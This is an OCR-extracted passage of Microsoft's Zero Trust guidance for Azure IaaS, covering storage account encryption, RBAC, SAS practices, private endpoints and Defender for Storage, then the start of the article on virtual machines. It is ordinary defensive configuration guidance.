Limiting copy operations to source storage accounts with private endpoints is the most restrictive option and requires that the source storage account has private endpoints enabled.


You configure a scope for copy operations from the configuration settings of a storage account, as shown here.



Understand how encryption at rest works

All data written to Azure Storage is automatically encrypted by Storage Service Encryption (SSE) with a 256-bit Advanced Encryption Standard (AES) cipher. SSE automatically encrypts data when writing it to Azure Storage. When you read data from Azure Storage, Azure Storage decrypts the data before returning it. This process incurs no additional charges and doesn't degrade performance. Using customer-managed keys (CMK) provides additional capabilities to control rotation of the key encryption key or cryptographically erase data.

You enable CMK from the **Encryption** blade when creating a storage account, as shown here.



You can also enable infrastructure encryption, which provides double encryption at both the service and infrastructure levels. This setting can't be changed after you create the storage account.

> **Note**
>
> In order to utilize a customer-managed key for storage account encryption, you must enable it during account creation and you should have a Key Vault with Key and Managed Identity with appropriate permissions already provisioned. Optionally, 256-bit AES encryption at the Azure Storage infrastructure level can also be enabled.


Step 2. Verify users and control access to storage data with the least privileges

First, use Azure AD to govern access to storage accounts. Using Role-based Access Control with Storage Accounts allows you to granularly define access based job function using OAuth 2.0. You can align your granular access to your Conditional Access Policy.

It is important to note that roles for storage accounts must be assigned at either the management or data level. Thus, if you're using Azure AD as the authentication and authorization method, a user should be assigned the appropriate combination of roles to give them the least amount of privilege necessary to complete their job function.

For a list of Storage Account Roles for granular access see Azure built-in roles for Storage. RBAC assignments are done through the Access Control option on the Storage Account and can be assigned at various scopes.

You configure access control from the **Access Control (IAM)** settings of a storage account, as shown here.



You can check the access levels of users, groups, service principals, or managed identities and add a role assignment.

Another way to provide permissions that are time-bound is through Shared Access Signatures (SAS). Best Practices when using SAS at a high level are the following:


- Always use HTTPS. If you have deployed the suggested Azure Policies for Azure landing zones, secure transfer via HTTPS will be audited.
- Have a revocation plan.
- Configure SAS expiration policies.
- Validate permissions.

- Use a user delegation SAS wherever possible. This SAS is signed with Azure AD credentials.

Step 3. Logically separate or segregate critical data with network controls

In this step, you use the recommended controls to protect the network connections to and from Azure Storage services.


The following diagram highlights the network connections to the Azure Storage services in the reference architecture.



Task	Description
Prevent public access, create network segmentation with Private Endpoint and Private Link.	Private endpoint allows you to connect to services with the use of a single private IP address on the VNet using Azure Private Link. • Enabling private endpoints allows the Azure platform to validate network connections and allow only the connection with explicit access to the private-link resource to gain access to subsequent resources. • You'll need a separate private endpoint for each service on the Azure Storage Account.

Task	Description
Use Azure Private Link	Use Azure Private Link to access Azure Storage over a private endpoint in your VNet. Use the approval workflow to automatically approve or manually request, as appropriate.
Prevent public access to your data sources using Service Endpoints	You can do network segmentation using Service Endpoints by enabling private IP addresses in a VNet to reach an endpoint without using public IP addresses.

You configure private endpoints from the **Networking** settings of a storage account, as shown here.



Step 4. Use Defender for Storage for automated threat detection and protection

Microsoft Defender for Storage provides that additional level of intelligence that detects unusual and potentially harmful attempts to exploit your storage services. Microsoft Defender for Storage is built into Microsoft Defender for Cloud.

Defender for Storage detects anomalous access pattern alerts such as:


- Access from unusual locations
- Application Anomaly
- Anonymous access
- Anomalous extract/upload alerts
- Data Exfiltration
- Unexpected delete

- Upload Azure Cloud Service package
- Suspicious storage activities alerts
- Access permission change
- Access Inspection
- Data Exploration

For more information about threat protection across the reference architecture, see the Apply Zero Trust principles to Azure IaaS overview.

Once enabled, Defender for Storage notifies you of security alerts and recommendations for improving the security posture of your Azure storage accounts.

Here's an example security alert for a storage account with a description of the alert and prevention measures highlighted.



Recommended training

Configure Storage security

Training	**Configure Storage security**

Training	Configure Storage security
	Learn how to configure common Azure Storage security features like storage access signatures. In this module, you learn how to: • Configure a shared access signature (SAS), including the uniform resource identifier (URI) and SAS parameters. • Configure Azure Storage encryption. • Implement customer-managed keys. • Recommend opportunities to improve Azure Storage security.

Start >


For more training on security in Azure, see these resources in the Microsoft catalog: Security in Azure | Microsoft Learn

Next Steps

- Apply Zero Trust principles to virtual machines in Azure
- Apply Zero Trust principles to spoke virtual networks in Azure
- Apply Zero Trust principles to hub virtual networks in Azure


Technical illustrations

This poster provides a single-page, at-a-glance view of the components of Azure IaaS as reference and logical architectures, along with the steps to ensure that these components have the "never trust, always verify" principles of the Zero Trust model applied.

Item	Description
 PDF | Visio Updated February 2023	Use this illustration together with this article: Apply Zero Trust principles to Azure IaaS overview **Related solution guides** • Virtual machines • Spoke VNets • Hub VNets

This poster provides the reference and logical architectures and the detailed configurations of the separate components of Zero Trust for Azure IaaS. Use the pages

of this poster for separate IT departments or specialties or, with the Microsoft Visio version of the file, customize the diagrams for your infrastructure.

Item	Description
 PDF | Visio Updated February 2023	Use these diagrams together with the articles starting here: Apply Zero Trust principles to Azure IaaS overview **Related solution guides** • Virtual machines • Spoke VNets • Hub VNets

For additional technical illustrations, click here.

References

Refer to the links below to learn about the various services and technologies mentioned in this article.

- Secure transfer for Azure Storage Accounts
- Prevent anonymous public read access to containers and blobs
- Prevent Shared Key authorization for an Azure Storage Account
- Network security for Storage Accounts
- Private Endpoints and Private Link for Storage Accounts
- Storage Service Encryption (SSE)
- Role-based Access Control for Storage Accounts
- Azure Blob Backup
- Best Practices when using SAS
- Review of Private Endpoints
- Review of Service Endpoints
- Microsoft Defender for Storage

Apply Zero Trust principles to virtual machines in Azure

Article • 02/27/2023 • 14 minutes to read

This article provides steps to apply the principles of Zero Trust to virtual machines in Azure:


Zero Trust principle	Definition	Met by
Verify explicitly	Always authenticate and authorize based on all available data points.	Use secure access.
Use least privileged access	Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive policies, and data protection.	Leverage Role Based Access Control (RBAC) and control the applications running on virtual machines.
Assume breach	Minimize blast radius and segment access. Verify end-to-end encryption and use analytics to get visibility, drive threat detection, and improve defenses.	Isolate virtual machines with resource groups, secure their components, use double encryption, and enable advanced threat detection and protection.

This article is part of a series of articles that demonstrate how to apply the principles of Zero Trust across an environment in Azure that includes a spoke virtual network (VNet) hosting a virtual machine-based workload. For an overview, see Apply Zero Trust principles to Azure infrastructure.

Logical architecture for virtual machines

Zero Trust principles for virtual machines are applied across the logical architecture, from the tenant and directory level down to the data and application layer within each virtual machine.


The following diagram the logical architecture components.



In this diagram:

- **A** is a set of virtual machines isolated within a dedicated resource group that resides within an Azure subscription.
- **B** is the logical architecture for a single virtual machine with the following components called out: applications, operating system, disks, boot loaders, OS Kernel, drivers, and the Trusted Platform Module (TPM) component.

This article walks through the steps to apply the principles of Zero Trust across this logical architecture, using these steps.



Step	Task	Zero Trust principle(s) applied
1	Configure logical isolation by deploying virtual machines to a dedicated resource group.	Assume breach
2	Leverage Role Based Access Control (RBAC).	Verify explicitly Use least privileged access
3	Secure virtual machine boot components — boot loaders, OS kernels, and drivers. Securely protect keys, certificates, and secrets in the Trusted Platform Module (TPM).	Assume breach
4	Enable customer-managed keys and double encryption.	Assume breach
5	Control the applications that are installed on virtual machines.	Use least privileged access
6	Configure secure access (not shown on the logical architecture figure).	Verify explicitly Use least privileged access Assume breach
7	Set up secure maintenance of virtual machines (not shown on the logical architecture figure).	Assume breach
8	Enable advanced threat detection and protection (not shown on the logical architecture figure).	Assume breach

Step 1. Configure logical isolation for virtual machines


Begin by isolating virtual machines within a dedicated resource group. You can isolate virtual machines into different resource groups based on purpose, data classification, and governance requirements, such as the need to control permissions and monitoring.

Using dedicated resource groups allows you to set policies and permissions that apply to all the virtual machines within the resource group. This is also where you use role

based access control (RBAC) to create least privileged access to the Azure resources contained in the resource group.

For more information on creating and managing resource groups, see Manage Azure resource groups by using the Azure portal.

You assign a virtual machine to a resource group when you first create the virtual machine, as shown here.



Step 2. Leverage Role Based Access Control (RBAC)

Zero Trust requires configuring least privileged access. To do so, you need to limit user access with just-in-time and just-enough access (JIT/JEA) based on their role, workload, and data classification.

